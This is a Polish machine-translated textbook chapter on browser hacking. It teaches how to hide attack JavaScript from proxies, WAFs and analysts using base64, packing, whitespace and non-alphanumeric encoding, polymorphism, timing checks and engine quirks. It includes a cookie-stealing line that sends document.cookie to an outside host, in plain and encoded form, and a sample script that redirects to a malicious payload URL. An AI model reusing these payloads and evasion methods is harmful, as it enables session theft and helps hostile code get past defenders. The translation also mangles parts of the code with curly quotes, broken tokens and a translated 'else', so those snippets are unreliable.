Nie zapominaj, że czas potrzebny na uniwersalne wdrożenie mechanizmu wykrywania może być znaczny; technika unikania będzie nadal działać we wszystkich tych środowiskach, w których wykrywanie jeszcze nie nastąpiło. Łączenie technik unikania razem może również pomóc w uniknięciu

wykrycia. Nie uniknie to najlepszego ludzkiego umysłu, jeśli przeprowadzona zostanie ręczna analiza, ale będzie bardzo skuteczna w przypadku serwerów proxy i innych urządzeń zabezpieczających, które sprawdzają zawartość HTTP lub innych protokołów. Wyobraź sobie rosyjską lalkę zagnieżdżoną (matrioszka), w której każda warstwa jest inną techniką unikania, a prawdziwy kod JavaScript jest następnie zagnieżdżany w środku. Pamiętaj, że zaciemnianie kodu JavaScript nie uniemożliwi przeglądarce zrozumienia kodu. Różne techniki mające na celu zmniejszenie prawdopodobieństwa wykrycia kodu JavaScript są przedstawione w poniższych sekcjach. Każda omawiana technika została zaimplementowana jako rozszerzenie w ramach BeEF. Pamiętaj, że kodowanie i zaciemnianie nie powinny być używane do zachowania poufności twoich danych. Mając wystarczająco dużo czasu, każdą technikę zaciemniania można pokonać.

Unikanie za pomocą kodowania

Pierwszym i najłatwiejszym sposobem ukrycia kodu, który chcesz wykonać, jest jego kodowanie. W tym kontekście kodowanie i dekodowanie to proces przekształcania kodu z jednego formatu na inny. W przeglądarce dostępnych jest wiele różnych kodowań i technik. Niektóre z nich są tak proste, jak użycie base64 do zakodowania ciągu tekstu jawnego. Inne są bardziej zaawansowane i opierają się na określonych aspektach języka JavaScript, takich jak kody niealfanumeryczne.

Kodowanie Base64

Powszechną techniką wykrywania wykorzystywaną do oceny potencjalnie złośliwego kodu JavaScript jest implementacja filtrów opartych na Regex, które wyszukują eval, document.cookie lub inne słowa kluczowe, które mogą być potencjalnie wykorzystane do szkodliwych celów. Jeśli chcesz ukraść pliki cookie aplikacji internetowej, które nie są oznaczone jako HttpOnly, wykonaj następujące czynności:

location.href = 'http: //browserhacker.com? c =' + document.cookie

Ten kod wyśle pliki cookie do Twojej witryny. Niestety filtr oryginalnej witryny może wykryć odwołanie do document.cookie i odfiltrować je. Aby ukryć kod document.cookie, możesz go zakodować w formacie base64, a wektor ataku staje się:

eval (atob ("bG9jYXRpb24uaHJlZj0naHR0cDovL2F0dGF" +

„ja2VyLmNvbT9jPScrZG9jdW1lbnQuY29va2ll”));

Filtr oparty na regeksie niestety nadal blokuje wektor, ponieważ słowo kluczowe eval z czarnej listy jest nadal obecne. Istnieje wiele różnych sposobów uzyskania dostępu do obiektu okna, które mogą pomóc w osiągnięciu zachowania ewaluacyjnego przy użyciu różnych instrukcji. Na przykład:

[] .constructor.constructor („code”) ();

Inną metodą jest użycie funkcji setTimeout () lub setInterval () (lub nawet setImmediate () w nowszych przeglądarkach), z których wszystkie oceniają funkcje JavaScript. Zauważ, że w przypadku funkcji setTimeout () drugi argument, który określa milisekundowe opóźnienie przed wywołaniem funkcji, nie jest obowiązkowy. Jeśli nie zostanie określony, funkcja jest wywoływana natychmiast. Przy użyciu setTimeout () końcowy kod będzie:

setTimeout (atob („bG9jYXRpb24uaHJlZj0naHR0cDovL2Jyb3” +

„dzZXJoYWNrZXIuY29tP2M9Jytkb2N1bWVudC5jb29raWU”)); Ten fragment kodu omija wspomniany wcześniej filtr oparty na regeksie i pokazuje metodę, w której można łączyć wiele technik unikania. Base64 to nie jedyny sposób kodowania danych. Dostępnych jest również wiele innych metod. Na

przykład kodowanie adresów URL, kodowanie podwójnego adresu URL, kodowanie szesnastkowe, znaki ucieczki Unicode i tak dalej.

PAKOWANIE JAVASCRIPT

Pakowanie i minimalizowanie kodu JavaScript może być również przydatne w celu uniknięcia wykrycia, szczególnie w połączeniu z losowymi zmiennymi i innymi technikami opisanymi w poniższych sekcjach. Przetwarzanie minimalizacji polega na usunięciu wszystkich niepotrzebnych znaków z kodu bez wpływu na jego zdolność do działania. Z drugiej strony pakowanie jest bardziej analogiczne do kompresji i często wiąże się ze skracaniem nazw zmiennych i innych wywołań funkcji. Rozważ następujący fragment kodu:

```
var malware = {

version: '0.0.1-alpha',

exploits: new Array("http://malicious.com/aa.js",""),

persistent: true

};

window.malware = malware;

function redirect_to_site(){

window.location = window.malware.exploits[0];

};

redirect_to_site();
```

Po spakowaniu tego kodu Packerem Deana Edwardsa 17 wynik będzie następujący:

```
eval(function(p,a,c,k,e,r){e=function(c){return c.toString(a)};

if(!''.replace(/^/,String)){while(c--)r[e(c)]=k[c]||e(c);

k=[function(e){return r[e]}];e=function(){return'\\w+'};

c=1};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+

'\\b','g'),k[c]);return p}('b 2={7:\'0.0.1-i\',4:8 9(

"a://6.c/d.e","").f:g};3.2=2;h 5(){3.j=3.2.4[0]};5();',

20,20,'||malware|window|exploits|redirect_to_site|malicious

|version|new|Array|http|var|com|aa|js|persistent|true|

function|alpha|location'.split('|'),0,{}))
```

Jak widać, nazwy funkcji i zmiennych, takie jak złośliwe oprogramowanie, okna i exploity, są nadal bardzo wyraźne na dole fragmentu kodu. Poniższy kod jest taki sam, ale spakowany po losowaniu nazw zmiennych i metod:

```
eval(function(p,a,c,k,e,r){e=function(c){return c.toString(a)};

if(!''.replace(/^/,String)){while(c--)r[e(c)]=k[c]||e(c);
```

k=[function(e){return r[e]}];e=function(){return'\\w+'};c=1};

while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+

'\\b','g'),k[c]);return p}('h 1={a:\'f\',3:6 7(

"8://9.5/b.c",""),d:e};2.1=1;g 4(){2.i=2.1.3[0]};

4();',19,19,'|uxGfLVC|window|egCSx|HrhB|com|new|

Array|http|malicious|sXCrv|aa|js|LctUZLQnJ_gp|

true|ZEpXkhxSMz|function|var|location'.split('|'),0,{}))

Możesz wyraźnie zobaczyć różnicę między dwoma spakowanymi fragmentami

Kodowanie białych znaków

Bardzo sprytną techniką kodowania, przedstawioną przez Kolisara na DEFCON 16, jest kodowanie WhiteSpace. Ideą tej techniki jest kodowanie binarne wartości ASCII za pomocą znaków spacji. Jeśli zmapujesz znak Tab na 0, a Spację na 1, możesz zakodować swoje dane tylko za pomocą tych dwóch znaków. Rezultatem jest tylko biała spacja, stąd nazwa techniki. Wiele automatycznych narzędzi do usuwania zaciemnienia ignoruje białe spacje, więc ta technika jest przydatna, aby utrudnić zaciemnianie. Możesz użyć tej przykładowej implementacji Ruby do wygenerowania zakodowanego JavaScript przed użyciem go w swoich atakach:

def whitespace_encode(input)

output = input.unpack('B*')

output = output.to_s.gsub(/[\["01\]]/, \

'[' => '', '"' => '', ']' => '', '0' => "\t", '1' => ' ')

end

encoded = whitespace_encode("alert(1)")

File.open („whitespace_out.js”, „w”) {| f | f.write (zakodowane)}

Jak widać, dane wejściowe w funkcji whitespace_encode() są konwertowane na reprezentację binarną, następnie 0 jest mapowane na Tab, a 1 jest mapowane na Spację. Wynik zostanie zapisany w nowym pliku, umożliwiając łatwiejsze kopiowanie i wklejanie. Kod wymaga boot-strapera w celu prawidłowego odkodowania i oceny danych wejściowych. Następująca implementacja JavaScript zawiera zmienną spacje_kodowaną z wcześniejszych wersji:

```
// the TABs are likely to be not working
// if you copy and paste the code from here.
// make sure you try the browserhacker.com code snippet.
var whitespace_encoded = "                                ";
function decode_whitespace(css_space) {
```

```
  var spacer = '';
  for(y = 0; y < css_space.length/8; y++){
    v = 0;
    for(x = 0; x < 8; x++){
      if(css_space.charCodeAt(x+(y*8)) > 9){
        v++;
      }
      if(x != 7){
        v = v << 1;
      }
    }
    spacer += String.fromCharCode(v);
  }return spacer;
}
var decoded = decode_whitespace(whitespace_encoded)
console.log(decoded.toString());
window.setTimeout(decoded);
```

Funkcja docode_whitespace służy do dekodowania zawartości zmiennej białej-zakodowanej, która zawiera białe znaki wygenerowane przez poprzedni skrypt Ruby. Proces dekodowania rekonstruuje znaki danych bajt po bajcie. String.fromCharCode służy do zwrócenia oryginalnego ciągu. Ostatecznie reprezentacja ciągu dekodowanych instrukcji jest ewaluowana przez setTimeout, a na końcu wyprowadzana.

JavaScript nie alfanumeryczny

Wierzcie lub nie, elastyczność języka JavaScript umożliwia kodowanie danych bez użycia znaków alfanumerycznych. W 2009 r. Yosuke Hasegawa, badacz bezpieczeństwa z Japonii, znalazł sposób na kodowanie kodu JavaScript przy użyciu tylko symboli - na przykład [], $ _ +: ~ {} i kilku innych. Dogłębna analiza działania tej techniki prawdopodobnie wymagałaby sporego omówienia, Po pierwsze, w JavaScript można rzutować zmienną na reprezentację String, łącząc ją z pustym ciągiem:

1+ „” // zwraca „1”

Po drugie, istnieje wiele różnych sposobów zwracania wartości logicznej z samych symboli. Na przykład z pustą tablicą, pustymi obiektami lub po prostu pustym ciągiem znaków:

! [] // zwraca wartość false

! {} // zwraca wartość false

! "" // zwraca wartość true

Biorąc pod uwagę to zachowanie, możesz łatwo konstruować ciągi. Na przykład, aby skonstruować ciąg „fałsz”, możesz użyć następującego kodu:

([! []] + [])

Najpierw zaczynasz od pustej tablicy [], negujesz ją za pomocą! I masz logiczną wartość false. Następnie owijając go w inną pustą tablicę i łącząc go z kolejną pustą tablicą, otrzymujesz ciąg „false”. Teraz, gdy możesz tworzyć dowolne ciągi, musisz uzyskać odniesienie do okna. Stary przykład, który działał w Firefoksie, jest następujący:

alert ((1, []. sort) ())

Zaktualizowany przykład, który nadal działa w Chrome, jest następujący:

alert ((0, []. concat) ())

Oba poprzednie przykłady opierają się na oknie zwracającym funkcje sortowania lub konkatowania, ponieważ nie wiedzą, do której tablicy się odwołuje.

Na tym etapie możesz tworzyć dowolne ciągi znaków i uzyskiwać odniesienie do okna, dzięki czemu możesz wywoływać metody statyczne, takie jak window.alert i inne, ale potrzebujesz więcej sztuczek, aby ocenić kod. Różne sposoby osiągnięcia tego celu zostały już wcześniej omówione, ale nadal jedną z najkrótszych metod jest użycie konstruktora:

[] .constructor.constructor („alert (1)”) ()

Jeśli uzyskasz dostęp do konstruktora dwa razy z obiektu tablicy, otrzymasz Function. Stamtąd możesz przekazać ciągi dowolnego kodu do oceny, takie jak „alert (1)”. Istnieje wiele narzędzi, które mogą pomóc w generowaniu niealfanumerycznego kodu JavaScript, w tym JJencode i AAencode, oba od Yosuke Hasegawy. AAencode pokazuje nawet, jak można kodować JavaScript za pomocą znaków emotikonów w japońskim stylu. Przykładowy alert (1) zakodowany za pomocą JJencode jest następujący:

$ = ~ []; $ = {___: ++ $, $$$$: (! [] + "") [$], __ $: ++ $, $ _ $ _: (! [] + " „) [$],

_ $ _: ++ $, $ _ $$: ({} + "") [$], $$ _ $: ($ [$] + "") [$], _ $$: ++ $, $$$ _ :(! "" + "") [$],

$ __: ++ $, $ _ $: ++ $, $$ __: ({} + "") [$], $$ _: ++ $, $$$: ++ $, $ ___: + + $, $ __ $: ++ $};

$. $ _ = ($. $ _ = $ + "") [$. $ _ $] + ($._ $ = $. $ _ [$.__ $]) + ($. $$ = ($. $ + "") [$.__ $]) +

((! $) + "") [$._ $$] + ($.__ = $. $ _ [$. $$ _]) + ($. $ = (! "" + "") [$.__ $]) + ($._ = (! "" +

„”) [$._ $ _]) + $. $ _ [$. $ _ $] + $.__ + $._ $ + $. $; $. $$ = $. $ + (! ”” + „”) [$._ $$] + $.__ +

$._ + $. $ + $. $$; $. $ = ($.___) [$. $ _] [$. $ _]; $. $ ($. $ ($. $$ + "\ „” + $. $ _ $ _ + (! [] +

„”) [$._ $ _] + $. $$$ _ + „\\” + $.__ $ + $. $$ _ + $._ $ _ + $.__ + ”(„ + $. __ $ + „\\” + $. $ __ +

$.___ + ")" + "\" ") ()) ();

Jak widać, liczba znaków potrzebnych do zakodowania krótkiej funkcji, takiej jak alert (1), jest dość duża. To sprawia, że ta technika kodowania jest bardzo interesująca, ale nie zawsze skuteczna, jeśli musisz zakodować setki wierszy JavaScript. Niezależnie od jego zastosowania, przydatna jest inna technika kodowania, która pozwala ukryć małe fragmenty kodu. Oryginalny pomysł JJencode od Yosuke wzbudził zainteresowanie branży bezpieczeństwa, co doprowadziło do dalszych eksperymentów w tej dziedzinie, a ostatecznie do stworzenia Diminutive NoAlNum JS Contest na stronie slackers.org autorstwa Roberta Hansena.

Unikanie za pomocą zaciemniania

Poprzednie sekcje pokazały, jak działa kodowanie i jak przydaje się podczas ukrywania kodu JavaScript. Ukrywanie jest kolejną metodą ukrywania kodu, a w połączeniu z kodowaniem może stać się bardzo skutecznym sposobem na ominięcie filtrów sieciowych. Te techniki są powszechne na wolności; dostarczanie ataków po stronie klienta z zestawów exploitów, takich jak BlackHole, często wykorzystuje zaciemnione i zakodowane ładunki JavaScript. Następujące sekcje zbadają różne techniki, aby Twój kod był mniej wykrywalny.

Losowe zmienne i metody

Jeśli jesteś programistą, wiesz, że pisanie przejrzystego i łatwego w utrzymaniu kodu jest priorytetem. Poniższy kod jest bardzo łatwy do odczytania dzięki oczywistemu charakterowi jego zmiennych i nazw metod. Tworzony jest nowy obiekt, złośliwe oprogramowanie, o różnych właściwościach. Obiekt złośliwego oprogramowania jest następnie dołączany do obiektu okna i wywoływana jest funkcja redirect_to_site(), która przekieruje przeglądarkę do pierwszego adresu URL w tablicy exploitów.

```
var malware = {

version: '0.0.1-alpha',

exploits: new Array("http://malicious.com/aa.js",""),

persistent: true

};

window.malware = malware;

function redirect_to_site(){

window.location = window.malware.exploits[0];

};

redirect_to_site();
```

Teraz wyobraź sobie, że istnieje rozwiązanie do filtrowania sieci, które przegląda ruch sieciowy z filtrem Regex szukającym złośliwego oprogramowania, numeru wersji i redirect_to_malware() lub innych nazw funkcji. Jest to bardziej powszechne niż można sobie wyobrazić i może być skuteczne, jeśli nie jest używany polimorfizm kodu po stronie serwera.

POLIMORFIZM SERWEROWY

Ta technika, wykorzystywana głównie przez złośliwe oprogramowanie, służy do zmiany kodu w taki sposób, że trudno jest oznaczyć go jako złośliwy na podstawie sygnatur statycznych. Kod jest również zmieniany osobno, co oznacza, że jeśli to samo złośliwe oprogramowanie zainfekuje dwie maszyny, kod w porównaniu będzie inny, ale będzie miał tę samą funkcjonalność.

Osiągnięcie podstawowego polimorfizmu kodu po stronie serwera nie jest zbyt trudne. Poniższa prosta demonstracja wykorzystuje strukturę danych mieszania dla przeglądarki z zakotwiczeniem (jeśli chcesz osiągnąć polimorfizm na sesję), w której oryginalne wartości i wartości losowe są przechowywane do wykorzystania w przyszłości. Poniższy kod Ruby jest przykładem:

```
code = <<EOF

var malware = {

version: '0.0.1-alpha',

exploits: new Array("http://malicious.com/aa.js",""),

persistent: true

};

window.malware = malware;
```

```
function redirect_to_site(){
window.location = window.malware.exploits[0];
};
redirect_to_site();
EOF
def rnd(length=5)
chars = 'abcdefghjkmnpqrstuvwxyzABCDEFGHJKLMNPQRSTUVWXYZ_'
result = ''
length.times { result << chars[rand(chars.size)] }
result
end
lookup = {
"malware" => rnd(7),
"exploits" => rnd(),
"version" => rnd(),
"persistent" => rnd(12),
"0.0.1-alpha" => rnd(10),
"redirect_to_site" => rnd(4)
}
lookup.each do |key,value|
code = code.gsub!(key, value)
end
File.open("result.js", 'w'){|f|f.write(code)}
```

Za każdym razem, gdy wywołasz poprzedni kod (na przykład, gdy podłączysz nową przeglądarkę), kod JavaScript w wynikach.js będzie inny. Na przykład:

```
var uxGfLVC = {
sXCrv: 'ZEpXkhxSMz',
egCSx: new Array("http://malicious.com/aa.js",""),
LctUZLQnJ_gp: true
};
window.uxGfLVC = uxGfLVC;
```

```
function HrhB(){

window.location = window.uxGfLVC.egCSx[0];

};

HrhB();
```

Losowe zmienne i nazwy funkcji nie uwzględniają zakresu. Jeśli weźmie się pod uwagę zakres, wynikowy kod z pewnością będzie trudniejszy do przeanalizowania przez człowieka. Załóżmy, że poprzedni kod zawierał inną funkcję o nazwie execute (), a redirect_to_site() zaakceptował parametr wejściowy:

```
function execute(cmd){

eval(cmd);

};

function redirect_to_site(input){

if(input)

window.location = window.malware.exploits[0];

};

redirect_to_site(input);
```

Tym razem zaciemnienie przykładu z uwzględnieniem zakresu skutkowałoby następującym kodem. Jest mniej czytelny dla ludzi, ponieważ mogą oni błędnie wnioskować, że te same zmienne globalne są używane w wielu funkcjach.

```
function gSYYtNBjNFbZ(napSj){

eval(napSj);

};

function HrhB(napSj){

if(napSj)

window.location = window.uxGfLVC.egCSx[0];

};

HrhB(napSj);
```

Mieszanie notacji obiektowych

Możesz przyzwyczaić się do oglądania właściwości dostępnych w stylu notacji kropkowej niż notacji nawiasów, jeśli przeglądasz dużo kodu JavaScript. Jeśli chodzi o język, oba style są w dużej mierze równoważne. Poprzednie fragmenty kodu używały notacji kropkowej. Na przykład, gdy wywołuje obiekt okna, następnie obiekt złośliwego oprogramowania, a na koniec właściwość obiektu złośliwego oprogramowania:

```
window.malware.exploits [0];
```

Ten sam kod z notacją w nawiasach wygląda następująco:

```
window['malware']['exploits'][0];
```

Mieszając te dwie notacje, możesz napisać doskonale poprawny kod w następujący sposób:

```
window.malware ['exploits]] [0];
```

Rozszerzając to, możesz połączyć tę technikę z przykładami z poprzednich sekcji, w tym kodowaniem base64, aby utworzyć następujące elementy:

```
var uxGfLVC = {

sXCrv: 'ZEpXkhxSMz',

egCSx: new Array("\x68\x74\x74\x70\x3A\x2F\x2F"+

"\x6D\x61\x6C\x69\x63\x69\x6F"+

atob("dXMuY35f34fgdkFhLmpz"['replace'](

/35f34fgdk/,'29tL2')),""),

LctUZLQnJ_gp: true

};

window['uxGfLVC'] = uxGfLVC;

function HrhB(){

window['lo'+'ca'+'ution'['replace'](

/ution/,'tion')] = window.uxGfLVC['egC'+

'Sx'][0];

};

HrhB();
```

Możesz wyraźnie (lub niejasno) zobaczyć, w jaki sposób kod jest mniej czytelny, używając kombinacji notacji kropkowej i nawiasowej. Tablice są często przeszukiwane przy użyciu array[indeks] lub array[„string_element”]. Patrząc na kod z poprzedniego przykładu, w którym metody obiektowe lub właściwości są uzyskiwane w ten sam sposób, w połączeniu z nieistotnymi nazwami zmiennych, możesz pomyśleć, że te nawiasy są używane do pobierania elementów ze struktur danych. Nie jest to oczywiście przypadek, ale tylko to, co chcesz osiągnąć: zamieszanie. To zamieszanie dotyczy nie tylko ludzkiego analityka, ale także potencjalnie rozwiązania do filtrowania sieci.

Opóźnienia czasowe

Kontrole czasowe to kolejna metoda, w której złośliwe oprogramowanie może próbować uniknąć emulacji. Technologia wykrywania złośliwego oprogramowania często emuluje silniki JavaScript, szczególnie te, które mogą być obecne w WAF lub proxy. Niestety silniki te często ignorują opóźnienia setTimeout() lub setInterval() ze względu na wydajność. Wbudowane sieciowe rozwiązanie proxy, które sprawdza złośliwe oprogramowanie JavaScript, prawdopodobnie nie czeka przez 30 sekund ze szkodą dla użytkownika. Tego rodzaju zachowanie można wykorzystać, wdrażając logikę, która dobrowolnie opóźni wykonanie, na przykład za pomocą setTimeout(). Funkcje wywoływane po upływie

czasu mogą również sprawdzić obiekt Date(), aby sprawdzić, czy spodziewane opóźnienie zostało spełnione. Jeśli nie, procedura deszyfrowania potrzebna do wykonania prawdziwego szkodliwego kodu nie jest uruchamiana. Techniki te, choć skuteczne przeciwko automatycznej analizie potencjalnie złośliwego kodu JavaScript, niekoniecznie pozwalają uniknąć wykrycia przez człowieka. Przykład jest następujący:

```
var timeout = 10000;

var interval = new Date().getSeconds();

function timer(){

var s_interval = new Date().getSeconds();

var diff = s_interval - interval;

if(diff == 10 && diff > 0) key = diff + "aaa"

if(diff == -10 && diff < 0) key = diff + "bbb"

decrypt(key);

}

function decrypt(key){

// decryption routine

alert(key);

}

setTimeout("timer()", timeout);
```

Funkcja timera () jest wywoływana po 10 sekundach opóźnienia. Gdy przepływ programu wchodzi w tę funkcję, sprawdza się, czy rzeczywiście minęło 10 sekund. Jeśli oczekiwane opóźnienie czasowe zostanie zweryfikowane, tworzony jest klucz do procedury deszyfrowania i wywoływana jest procedura deszyfrowania. Jeśli powyższy kod jest zaciemniony, w tym różne opóźnienia czasowe dla wielu części, analiza będzie trudniejsza. Możesz użyć różnych opóźnień w kodzie. Ta technika jest przydatna, ponieważ większość piaskownic JavaScript używanych do analizy złośliwego oprogramowania ma ustalone limity czasu, po których rezygnują z analizy zaciemnionego kodu.

Mieszanie treści z innego kontekstu

Inną metodą zaciemnienia JavaScript jest mieszanie kontekstów. Kiedy człowiek zaciemnia JavaScript, pierwszą rzeczą, na którą może spojrzeć, jest sam kod JavaScript - uznalibyśmy to za pojedynczy kontekst. Wyobraź sobie, że kod został podzielony na wiele części lub kontekstów, a każda z nich potrzebuje informacji z różnych kontekstów, aby mogła funkcjonować. Poniższy kod wywołuje funkcję decrypt (), przekazując jako parametr konkatenację dwóch obiektów String (z DOM):

```
<body>

<div id="hidden_div">

<p>key</p>

</div>
```


</body>

The second string comes from the page URI: http://browserhacker.com/

mixed-content/dom.html#YTJWNU1pMWpiMjUwWlc1MA== :

```
function decrypt(key){
// decryption routine
alert(key);
}
var key = document.getElementById('hidden_div').innerHTML;
var key2 = location.href.split("#")[1];
decrypt(key + key2);
```

Jeśli ludzki analityk zaciemni sam skrypt, jego wynik nie będzie zbyt skuteczny. Wyniki zastosowania tej techniki można zobaczyć tu:



Ta sama koncepcja może być rozszerzona na różne konteksty, nie tylko DOM. Pliki PDF, zawartość Flash i aplety Java można wywoływać z JavaScript, więc informacje można wyciągać z wielu różnych kontekstów.

Korzystanie z właściwości callee

W JavaScript, jeśli arguments.callee jest wywoływany wewnątrz funkcji, zwraca samą funkcję. Czasami jest to przydatne podczas korzystania z anonimowych funkcji rekurencyjnych. Niestety użycie arguments.callee jest przestarzałe w JavaScript i nie będzie działać, jeśli używasz ECMAScript w wersji 5 w trybie ścisłym. Fakt, że sama funkcja jest zwracana przez argumenty. Callee można wykorzystać, aby utrudnić utratę zaciemnienia. Wyobraź sobie, że funkcja sama sprawdza długość kodu. Jeśli to sprawdzenie się nie powiedzie, części kodu nie zostaną wykonane. Jeśli ktoś ręcznie ocenia kod, zmieniając go, sprawdzenie prawdopodobnie się nie powiedzie. Jest to powszechne podczas ręcznego przeglądania zaciemnionego kodu. Na przykład zagnieżdżone wywołania eval() można zastąpić funkcjami pomocniczymi, takimi jak console.log () lub niestandardowymi funkcjami drukowania, aby

lepiej zrozumieć kod przed jego oceną. Jeśli takie podejście zostanie zastosowane w zaciemnionej funkcji opartej na arguments.callee w celu sprawdzenia własnej długości, część próbki zawierająca złośliwy kod może nigdy nie zostać wykonana. Gdy taki zaciemniony kod zostanie zmodyfikowany podczas analizy ręcznej, a sprawdzenie długości kodu nie jest możliwe, złośliwy kod po prostu nie zostanie uruchomiony. Aby lepiej zrozumieć, jak to działa, pokazano tutaj implementację Ruby tej techniki:

```
placeholder = "XXXXXX"

code = <<EOF

function boot(){

var key = arguments.callee.toString().replace(/\\W/g,"");

console.log(key.length);

if(key.length == #{placeholder}){

console.log("verification OK");

//... malicious code here

}else{

console.log("verification FAIL");

//... dead code here}

}

EOF

code_length = code.gsub(/\W/,"").length

# XXXXXX -> 6 chars

digits = code_length.to_s.length # returns the number of integer digits

if(digits >= placeholder.length)

to_add = digits - placeholder.length

final_code = code.gsub(placeholder , (code_length + to_add).to_s)

else

to_remove = placeholder.length - digits

final_code = code.gsub(placeholder , (code_length - to_remove).to_s)

end

File.open("result.js", 'w'){|f|f.write(final_code)}
```

The resulting JavaScript will be written to result.js, and looks like this:

```
function boot(){

var key = arguments.callee.toString().replace(/\W/g,"");
```

```
console.log(key.length);

if(key.length == 166){

console.log("verification OK");

//... malicious code here

}else{

console.log("verification FAIL");

//... dead code here

}

}
```

Dla przykładu, sam kod nie jest zaciemniony, ani liczba całkowita 166 nie jest obliczana za pomocą skryptu Ruby, ale oba można łatwo zaciemnić za pomocą jednej z wielu opisanych wcześniej technik. Na przykład po dostosowaniu poprzedniego kodu Ruby możesz chcieć zastąpić 166:

```
document.getElementById ('hidden_div'). innerHTML +

atob (location.href.split („#”) [1])
```

Funkcja document.getElementByID () pobierze element z bieżącego dokumentu o identyfikatorze hidden_div, który może zwrócić 160. Druga część pobierze całą zawartość zakodowaną w base64 po identyfikatorze fragmentu z bieżącego dokumentu, zdekoduje go i zwraca wartość (to znaczy 6). Sumując je razem, otrzymamy 166. Jest to bardzo prosty przykład połączenia różnych technik kodowania i zaciemniania. Nakładanie warstw i łączenie w łańcuchy niektórych z dotychczasowych technik pomoże ci ukryć kod JavaScript przed automatyczną i ręczną analizą.

Unikanie za pomocą dziwactwa silników JavaScript

Jeśli wiesz, na który silnik renderowania chcesz kierować reklamy, możesz udoskonalić swoje techniki zaciemniania, aby utrudnić zaciemnianie, używając dziwactw JavaScript między różnymi silnikami renderowania. Te dziwactwa mogą być nadużywane, aby umożliwić twojemu kodowi podążanie inną ścieżką, w zależności od silnika JavaScript, którego używasz podczas zaciemniania go. Na przykład Trident (silnik programu Internet Explorer) zwraca wartość true, jeśli zostanie oceniony następujący kod. Z drugiej strony Gecko i WebKit zwracają wartość false.

```
„\ v” == „v”
```

Inną podobną sztuczką do identyfikacji programu Internet Explorer jest użycie komentarzy warunkowych, które działają tylko w przeglądarce IE. Poniższy fragment kodu jest bardzo prostym przykładem tego, jak negacja boolowska! jest stosowany tylko wtedy, gdy komentarze warunkowe są włączone za pomocą @cc_on:

```
is_ie = / * @ cc_on! @ * / false;
```

Jeśli kod zostanie oceniony przez IE, zostanie skutecznie zinterpretowany jako !false, co spowoduje, że zmienna is_ie będzie prawdziwa. W każdej innej przeglądarce zmienna będzie fałszywa, ponieważ negacja logiczna będzie uważana za komentarz do kodu. Teraz wyobraź sobie, że celujesz w Internet Explorera, a silnik filtrujący HTTP po stronie serwera używa SpiderMonkey (silnik JavaScript używany

przez Firefox). Jeśli silnik filtrujący (za pomocą SpiderMonkey) oceni następujący kod, przepływ zawsze kończy się w bloku else:

```
if („\ v” == 'v ”) {

... // Złośliwy kod dla przeglądarki IE

}jeszcze{

... // Martwy i niezłośliwy kod dla przeglądarek innych niż IE

}
```

Mechanizm filtrujący przeanalizuje kod w instrukcji else i zdiagnozuje go jako nie złośliwy. Cała zawartość JavaScript będzie dozwolona przez proxy, a następnie zostanie potencjalnie wykonana przez przeglądarkę Internet Explorer. Tym razem jednak obserwowany przepływ logiki prowadzi do złośliwego kodu. Ta sama koncepcja obowiązuje przy ręcznym usuwaniu zaciemnienia kodu, w przypadku gdy oceny dokonuje się w przeglądarce lub innych narzędziach opartych na konkretnym silniku JavaScript. Przykład można odwrócić w zależności od sytuacji na jakie rozwiązanie filtrowania chcesz ominąć, ale koncepcja pozostaje taka sama.

Podsumowanie

Dowiedziałeś się, dlaczego zachowanie kontroli jest fundamentem hakowania przeglądarki. Ustanowienie kanału komunikacji i utrzymywanie kontroli jest kluczowe, jeśli chcesz osiągnąć sukces przy naruszeniu celu. Istnieją różne techniki osiągania komunikacji i wytrwałości przedstawione, a teraz to Ty decydujesz, którą metodę zastosować, a może ich kombinację, aby uzyskać najlepszy wynik. Jedną z możliwości jest to, że podczas komunikacji z przeglądarką możesz wybrać standardowy kanał komunikacyjny XMLHttpRequest. Następnie możesz go automatycznie zaktualizować do protokołu WebSocket, jeśli jest obsługiwany. Ponadto można uzyskać trwałość, łącząc ramki IFrame i okna pop-under. Najlepsza opcja będzie w dużej mierze zależeć od konkretnego scenariusza ataku. Zachowanie kontroli nad docelową przeglądarką daje możliwość modularyzacji różnych kodów ataku i podejmowania decyzji w czasie rzeczywistym. Daje to opcję pętli zwrotnej atakującego. Określone działanie może odsłonić kolejny problem, który przy dalszym badaniu może ujawnić więcej problemów. Korzystając z tej metody, możesz wybrać gałąź drzewa decyzyjnego, która ma być zejść w dół, gdy się pojawi. Na przykład możesz zidentyfikować wszystkie aktywne hosty w sieci lokalnej przeglądarki docelowej, a następnie wybrać tylko te, które mają skanować port. Przeanalizowałeś także różne techniki, aby zminimalizować prawdopodobieństwo blokowania instrukcji przez filtry. Korzystając z tych metod, kod może być nawet zbyt niejasny, aby można go było łatwo analizować ręcznie. Oczywiście będzie to zależeć od zaawansowania zaciemnienia i zaawansowania celu. Eksplorowałeś wiele technik, które możesz wykorzystać, aby zachować kontrolę nad docelową przeglądarką. Teraz możesz zgiąć funkcjonalność przeglądarki do siebie.

Pytania

1. Jakie są zalety korzystania z protokołu WebSocket zamiast kanału XmlHttpRequest?

2. Opisz, jak działa kanał oparty na DNS i dlaczego warto mieć niewidzialną komunikację.

